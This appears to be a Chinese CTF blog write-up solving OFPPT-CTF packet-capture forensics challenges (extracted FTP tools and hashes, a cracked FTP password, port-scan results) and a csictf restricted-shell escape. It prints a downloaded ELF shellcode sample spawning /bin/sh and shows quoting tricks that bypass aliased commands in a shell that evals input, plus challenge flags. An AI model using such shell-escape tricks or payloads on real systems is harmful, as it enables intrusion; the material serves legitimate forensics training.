
攻击者IP: 192.168.100.103

pcap analysis 2

After hacking the victim's computer, the attacker downloaded several files, including two binaries with identical names, but with different extensions: .exe and .bin (a Windows binary and a Linux binary, respectively).


What are the MD5 hashes of the two tool programs? Submit both hashes as the flag, separated by a '|': OFPPT-CTF{ExeMD5|BinMD5}
Use the PCAP file from 'pcap analysis' challenge.

retr是ftp的下载命令，根据提示是这两个



找出传输文件的tcp流，选择原始数据，另存为即可

RETR /TOOLS/lytton-crypt.bin



RETR /TOOLS/lytton-crypt.exe

tcp.stream eq 73223

No.	Time	Source	Destination	Protocol	Length	Info
160..	2021-08-23 06:53:38.326843..	192.168.100.106	192.168.100.103	TCP	74	33566 → 49651 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSeq=4186225242 TSecr=0 WS=1
160..	2021-08-23 06:53:38.326909..	192.168.100.103	192.168.100.106	TCP	74	49651 → 33566 [SYN, ACK] Seq=1 Ack=1 Win=8192 Len=0 MSS=256 SACK_PERM=1 TSeq=3354309
160..	2021-08-23 06:53:38.326915..	192.168.100.106	192.168.100.103	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSeq=4186225242 TSecr=3354309
160..	2021-08-23 06:53:38.327107..	192.168.100.103	192.168.100.106	FTP-...	5858	FTP Data: 5792 bytes (PASV) (RETR /TOOLS/lytton-crypt.exe)
160..	2021-08-23 06:53:38.327112..	192.168.100.106	192.168.100.103	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=5793 Win=61056 Len=0 TSeq=4186225242 TSecr=3354309
160..	2021-08-23 06:53:38.327166..	192.168.100.103	192.168.100.106	FTP-...	11650	FTP Data: 11584 bytes (PASV) (RETR /TOOLS/lytton-crypt.exe)
160..	2021-08-23 06:53:38.327171..	192.168.100.106	192.168.100.103	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=17377 Win=59008 Len=0 TSeq=4186225242 TSecr=3354309
160..	2021-08-23 06:53:38.327220..	192.168.100.103	192.168.100.106	TCP	74	33566 → 49651 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSeq=4186225242 TSecr=0 WS=1
160..	2021-08-23 06:53:38.327226..	192.168.100.106	192.168.100.103	TCP	74	49651 → 33566 [SYN, ACK] Seq=1 Ack=1 Win=8192 Len=0 MSS=256 SACK_PERM=1 TSeq=3354309
160..	2021-08-23 06:53:38.327280..	192.168.100.103	192.168.100.106	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSeq=4186225242 TSecr=3354309
160..	2021-08-23 06:53:38.327286..	192.168.100.106	192.168.100.103	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=5793 Win=61056 Len=0 TSeq=4186225242 TSecr=3354309
160..	2021-08-23 06:53:38.327339..	192.168.100.103	192.168.100.106	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=17377 Win=59008 Len=0 TSeq=4186225242 TSecr=3354309
160..	2021-08-23 06:53:38.328989..	192.168.100.106	192.168.100.103	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=5793 Win=61056 Len=0 TSeq=4186225242 TSecr=3354309
160..	2021-08-23 06:53:38.329080..	192.168.100.106	192.168.100.103	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=17377 Win=59008 Len=0 TSeq=4186225242 TSecr=3354309
160..	2021-08-23 06:53:38.329087..	192.168.100.103	192.168.100.106	TCP	66	33566 → 49651 [ACK] Seq=1 Ack=5793 Win=61056 Len=0 TSeq=4186225242 TSecr=3354309

Kind: No-Operation (1)

- ✓ TCP Option - Timestamps: TSeq=3354311, TSecr=418622522
- Kind: Time Stamp Option (8)
- Length: 10
- Timestamp value: 3354311
- Timestamp echo reply: 4186225244
- ✓ [Timestamps]
 - [Time since first frame in this TCP stream: 0.00214572]
 - [Time since previous frame in this TCP stream: 0.00008]
- ✓ [SEQ/ACK analysis]
 - [iRTT: 0.000071985 seconds]
 - [Bytes in flight: 19184]
 - [Bytes sent since last PSH flag: 19104]
- TCP payload (19104 bytes data)

FTP Data (19104 bytes data)

```
0040 ba 5c 00 00 00 00 96 30 07 77 2c 61 0e ee ba 51 .\.
0050 09 99 19 c4 6d 07 8f f4 6a 70 35 a5 63 e9 a3 95 ...
0060 64 9e 32 88 db 0e a4 b8 dc 79 1e e9 d5 e0 88 d9 d2 .
0070 d2 97 2b 4c b6 09 bd 7c b1 7e 07 2d b8 e7 91 1d ...
0080 bf 90 64 10 b7 1d f2 20 bd 6a 48 b1 79 f3 de 41 ...
0090 be 84 7d 4d da 1a eb e4 dd 6d 51 b5 d4 f4 c7 85 ...
00a0 d3 83 56 98 6c 13 c9 a8 6d 64 7a f9 62 fd ec c9 ...
00b0 65 8a 4f 5c 01 14 d9 6c 06 63 63 3d 0f fa f5 0d e0\..1..cc`...
00c0 08 8d c8 20 6e 3b 5e 10 69 4c e4 41 60 d5 72 71 ... n;\.. il`A`...
```

Wireshark - 追踪 TCP (tcp.stream eq 73223) \ pcap-analysis.pcapng

搜索: 检索下一个 流: 73223

显示数据: 原始数据 滤掉此流 打印 另存为... 返回 Close Help

CSDN @shu天

```
shen@sh3nz:/mnt/d/download/3.23ctf/pcap-analysis$ md5sum 123.exe
9cb9b11484369b95ce35904c691a5b28 123.exe
shen@sh3nz:/mnt/d/download/3.23ctf/pcap-analysis$ md5sum 123.bin
4da8e81ee5b08777871e347a6b296953 123.bin
shen@sh3nz:/mnt/d/download/3.23ctf/pcap-analysis$ |
```

OFPPT-CTF{9cb9b11484369b95ce35904c691a5b28|4da8e81ee5b08777871e347a6b296953}

pcap analysis 3

The attacker cracked a password belonging to the victim. Submit the flag as: OFPPT-CTF{password}.
Use the PCAP file from 'pcap analysis' challenge.

攻击者在爆破ftp

No.	Time	Source	Destination	Protocol	Length	Info
155..	2021-08-23 06:51:34.0394136...	192.168.100.106	192.168.100.103	FTP	80	Request: PASS rockyou
155..	2021-08-23 06:51:34.0394218...	192.168.100.106	192.168.100.103	FTP	85	Request: PASS retkcihcsegc
155..	2021-08-23 06:51:34.0394295...	192.168.100.106	192.168.100.103	FTP	75	Request: PASS ""
155..	2021-08-23 06:51:34.0394421...	192.168.100.106	192.168.100.103	FTP	79	Request: PASS daniel
155..	2021-08-23 06:51:34.0394527...	192.168.100.106	192.168.100.103	FTP	81	Request: PASS password
155..	2021-08-23 06:51:34.0409426...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0409980...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0415453...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0418315...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0418805...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0421451...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0424216...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0426987...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0429706...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0432489...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155..	2021-08-23 06:51:34.0435238...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.

CSDN @shu天

爆破成功，得到密码

Wireshark - 追踪 TCP 流 (tcp.stream eq 73191) · pcap-analysis.pcapng

HOST
SIZE
MDTM
REST STREAM
211 END

USER cgeschickter
331 Password required
PASS darkangel
230 User logged in.

TYPE I
200 Type set to I.
OPTS UTF8 ON
200 OPTS UTF8 command successful - UTF8 encoding now ON.
SYST
215 Windows_NT
SITE HELP
214-The following SITE commands are recognized (* ==>'s unimplemented).
DIRSTYLE
HELP
214 HELP command successful.
PWD
257 "/" is current directory.
CWD /

82 客户端 分组, 116 服务器 分组, 164 turn(s).

CSDN @shu天

USER cgeschickter
331 Password required
PASS darkangel
230 User logged in.

cgeschickter用户也与第一题呼应

pcap analysis 4

The attacker made a fatal mistake, and in doing so, gave control of his computer to... someone. he shouldn't have run that malicious program.

What is the hash md5 of the program? Submit the flag as: OFPPT-CTF{MD5_HASH}. Use the PCAP file from 'pcap analysis' challenge.

Wireshark - 追踪 HTTP 流 (tcp.stream eq 73226) · pcap-analysis.pcapng

```

GET /secret_decoder.bin HTTP/1.1
User-Agent: Wget/1.21
Accept: /*
Accept-Encoding: identity
Host: 192.168.100.105
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 22 Aug 2021 22:55:34 GMT
Server: Apache/2.4.48 (Debian)
Last-Modified: Sun, 22 Aug 2021 22:43:12 GMT
ETag: "c2-5ca2da022fd60"
Accept-Ranges: bytes
Content-Length: 194
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

.ELF.....>....x.@.....@.....@.
8.....@.....@.....@.....jX.j._j.^..H.H.....diQH..j.Zj*X..j.^H
..j!X..u.j;X.H./bin/sh.SH..RWH....

```

1 客户端 分组, 1 服务器 分组, 1 turn(s).

整个对话 (639 bytes)

Show data as ASCII

top.stream eq 73219

No.	Time	Source	Destination	Protocol	Length	Info
160..	2021-08-23 06:53:38.317448Z..	192.168.100.106	192.168.100.103	TCP	74	50328 → 49647 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4186225233 TSecr=0 WS=128
160..	2021-08-23 06:53:38.317515..	192.168.100.106	192.168.100.103	TCP	74	49647 → 50328 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3354299 TSecr=4186225233
160..	2021-08-23 06:53:38.317522..	192.168.100.106	192.168.100.103	TCP	66	50328 → 49647 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4186225233 TSecr=3354299
160..	2021-08-23 06:53:38.317847..	192.168.100.103	192.168.100.106	FTP-...	130	FTP Data: 64 bytes (PASV) (RETR /SECRET/encryption-password-cgeschickter.txt)
160..	2021-08-23 06:53:38.317851..	192.168.100.106	192.168.100.103	TCP	66	50328 → 49647 [ACK] Seq=1 Ack=0 Win=64256 Len=0 TSval=4186225233 TSecr=3354299
160..	2021-08-23 06:53:38.317912..	192.168.100.103	192.168.100.106	TCP	66	49647 → 50328 [FIN, ACK] Seq=65 Ack=1 Win=131584 Len=0 TSval=3354300 TSecr=4186225233
160..	2021-08-23 06:53:38.318100..	192.168.100.106	192.168.100.103	TCP	66	50328 → 49647 [FIN, ACK] Seq=1 Ack=66 Win=64256 Len=0 TSval=4186225233 TSecr=3354300
160..	2021-08-23 06:53:38.318141..	192.168.100.103	192.168.100.106	TCP	66	49647 → 50328 [ACK] Seq=66 Ack=2 Win=0 TSval=3354300 TSecr=4186225233

输入让你无语的MD5

75AC98147C07752767E09EF781CF998E401D19B01E30CBA5109D6AD7EC9A174

解密

sha256

demagorgon

CSDN @shu天

pcap analysis 5

The attacker started by performing a port scan of the victim computer.

Identify the open TCP ports discovered on the victim's machine? Enter the flag as the open ports, separated by commas, no spaces, in numerical order. Disregard port numbers > 10000. Example: OFPPT-CTF{80,110,111,143,443,2049} Use the PCAP file from 'pcap analysis' challenge.


根据提供的信息过滤一下

```
ip.src==192.168.100.103 && ip.dst==192.168.100.106 && tcp && frame.len==74
```

A screenshot of the Wireshark interface showing a list of network packets. The title bar indicates the filter: `ip.src==192.168.100.103 && ip.dst==192.168.100.106 && tcp && frame.len==74`. The table has columns: No., Time, Source, Destination, Protocol, Length, and Info. The 'Info' column shows details for each packet, such as sequence numbers, ACK numbers, and MSS values. A scroll bar is visible on the right side of the table area.

No.	Time	Source	Destination	Protocol	Length	Info
9383	2021-08-23 06:47:46.3414228...	192.168.100.103	192.168.100.106	TCP	74	445 → 35712 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3002323 TSecr=4185873256
9386	2021-08-23 06:47:46.3414594...	192.168.100.103	192.168.100.106	TCP	74	3389 → 44388 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM=1 TStamp=3002323 TSecr=4185873256
9388	2021-08-23 06:47:46.3414839...	192.168.100.103	192.168.100.106	TCP	74	21 → 34750 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3002323 TSecr=4185873256
9413	2021-08-23 06:47:46.3417912...	192.168.100.103	192.168.100.106	TCP	74	139 → 38650 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3002323 TSecr=4185873257
9460	2021-08-23 06:47:46.3426090...	192.168.100.103	192.168.100.106	TCP	74	135 → 41756 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3002324 TSecr=4185873257
242...	2021-08-23 06:47:52.9687475...	192.168.100.103	192.168.100.106	TCP	74	49448 → 54298 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3008950 TSecr=4185879884
349...	2021-08-23 06:47:57.3882252...	192.168.100.103	192.168.100.106	TCP	74	49408 → 39974 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3013362 TSecr=4185884295
698...	2021-08-23 06:48:12.6130226...	192.168.100.103	192.168.100.106	TCP	74	49411 → 46762 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3028595 TSecr=4185899528
712...	2021-08-23 06:48:13.2277636...	192.168.100.103	192.168.100.106	TCP	74	49410 → 52516 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3029209 TSecr=4185900143
910...	2021-08-23 06:48:22.8280348...	192.168.100.103	192.168.100.106	TCP	74	49419 → 50968 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3038802 TSecr=4185909735
102...	2021-08-23 06:48:27.6268731...	192.168.100.103	192.168.100.106	TCP	74	49409 → 36393 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3043608 TSecr=4185914542
122...	2021-08-23 06:48:36.1096208...	192.168.100.103	192.168.100.106	TCP	74	49412 → 57090 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3052091 TSecr=4185923025
147...	2021-08-23 06:48:48.9532547...	192.168.100.103	192.168.100.106	TCP	74	135 → 51242 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3064935 TSecr=4185935868
147...	2021-08-23 06:48:48.9532821...	192.168.100.103	192.168.100.106	TCP	74	21 → 44252 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3064935 TSecr=4185935868
147...	2021-08-23 06:48:48.9532995...	192.168.100.103	192.168.100.106	TCP	74	139 → 48140 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=3064935 TSecr=4185935868
147...	2021-08-23 06:48:48.9533695...	192.168.100.103	192.168.100.106	TCP	74	3389 → 53906 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM=1 TStamp=3064935 TSecr=4185935868

将info导入excel筛选一下




OFPPT-CTF{21,135,139,445,3389}

pcap analysis 6

The attacker might have just bit off more than he can chew! he encountered a competitor that is counter-attacking his system!

The competitor executed a command to attain persistence on the attacker's computer. This command will allow the adversary to regain a connection to the computer even after reboot. What is the packet number where this command was executed? For example: OFPPT-CTF{93721}. Use the PCAP file from 'pcap analysis' challenge.

什么黑客大战，燃起来了



本来以为是stream的数，猜了半天怎么不对，后来发现是数据包号

OFPPPT-CTF{160468}

linux

Prison Break

```

user @ csictf: $ ls -a
/ Don't look at me, I'm just here to say \
\ moo. -a
-----
\ ^__^
 \  (oo)\_____
   (__)\       )\/\
    ||----w |
    ||     |
user @ csictf: $ ls ../
/ Don't look at me, I'm just here to say \
\ moo. ...
-----
\ ^__^
 \  (oo)\_____
   (__)\       )\/\
    ||----w |
    ||     |
user @ csictf: $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
81: eth0@if82: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.5/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
user @ csictf: $
```

CSDN @shu天

笑死我好多命令被屏蔽了

看一看当前运行的进程

ps -ef

UID	PID	PPIID	C S	TIME TTY	TIME	CMD
root	1	0	0	Mar23 ?	00:00:00	/usr/sbin/xinetd -dontfork
ctf	553	1	0	Mar23 ?	00:00:00	sh /ctf/start.sh
ctf	554	553	0	Mar23 ?	00:00:00	/bin/bash script.sh
ctf	558	554	0	Mar23 ?	00:00:00	bash
ctf	561	1	0	Mar23 ?	00:00:00	sh /ctf/start.sh
ctf	562	561	0	Mar23 ?	00:00:00	/bin/bash script.sh
ctf	568	562	0	Mar23 ?	00:00:00	/usr/bin/script -qc /bin/bash /dev/null
ctf	569	568	0	Mar23 pts/0	00:00:00	sh -c /bin/bash
ctf	570	569	0	Mar23 pts/0	00:00:00	/bin/bash
ctf	642	1	0	03:02 ?	00:00:00	sh /ctf/start.sh
ctf	643	642	0	03:02 ?	00:00:00	/bin/bash script.sh
ctf	723	1	0	05:03 ?	00:00:00	sh /ctf/start.sh
ctf	724	723	0	05:03 ?	00:00:00	/bin/bash script.sh
ctf	934	1	0	08:14 ?	00:00:00	sh /ctf/start.sh
ctf	935	934	0	08:14 ?	00:00:00	/bin/bash script.sh
ctf	955	935	0	08:16 ?	00:00:00	ps -ef

试了试发现nl命令还可以读文件，读/ctf/start.sh和script.sh

```
user @ csictf: $  
nl /ctf/start.sh  
1  #! /bin/sh  
  
2  cd /ctf  
3  /bin/bash script.sh  
user @ csictf: $  
nl /ctf/script.sh  
1  shopt -s expand_aliases  
2  alias cat="cowsay Don't look at me, I'm just here to say moo."  
3  alias ls="cowsay Don't look at me, I'm just here to say moo."  
4  alias grep="cowsay Don't look at me, I'm just here to say moo."  
5  alias awk="cowsay Don't look at me, I'm just here to say moo."  
6  alias pwd="cowsay Don't look at me, I'm just here to say moo."  
7  alias cd="cowsay Don't look at me, I'm just here to say moo."  
8  alias head="cowsay Don't look at me, I'm just here to say moo."  
9  alias tail="cowsay Don't look at me, I'm just here to say moo."  
10 alias less="cowsay Don't look at me, I'm just here to say moo."  
11 alias more="cowsay Don't look at me, I'm just here to say moo."  
12 alias sed="cowsay Don't look at me, I'm just here to say moo."  
13 alias find="cowsay Don't look at me, I'm just here to say moo."  
14 alias awk="cowsay Don't look at me, I'm just here to say moo."  
  
15 while :  
16 do  
17     echo "user @ csictf: $ "  
18     read input  
19     eval $input 2>/dev/null  
20 done  
user @ csictf: $
```

CSDN @shu天

start.sh

```
1  #! /bin/sh  
  
2  cd /ctf  
3  /bin/bash script.sh
```

script.sh

```
1  shopt -s expand_aliases  
2  alias cat="cowsay Don't look at me, I'm just here to say moo."  
3  alias ls="cowsay Don't look at me, I'm just here to say moo."  
4  alias grep="cowsay Don't look at me, I'm just here to say moo."  
5  alias awk="cowsay Don't look at me, I'm just here to say moo."  
6  alias pwd="cowsay Don't look at me, I'm just here to say moo."  
7  alias cd="cowsay Don't look at me, I'm just here to say moo."  
8  alias head="cowsay Don't look at me, I'm just here to say moo."  
9  alias tail="cowsay Don't look at me, I'm just here to say moo."  
10 alias less="cowsay Don't look at me, I'm just here to say moo."  
11 alias more="cowsay Don't look at me, I'm just here to say moo."  
12 alias sed="cowsay Don't look at me, I'm just here to say moo."  
13 alias find="cowsay Don't look at me, I'm just here to say moo."  
14 alias awk="cowsay Don't look at me, I'm just here to say moo."  
  
15 while :  
16 do  
17     echo "user @ csictf: $ "  
18     read input  
19     eval $input 2>/dev/null  
20 done
```

后来想了想linux有不少对应绕过方法

```
1"""  
nl flag.txt
```

```
var
user @ csictf: $ 
l"""
flag.txt
script.sh
start.sh
user @ csictf: $ 
nl flag.txt
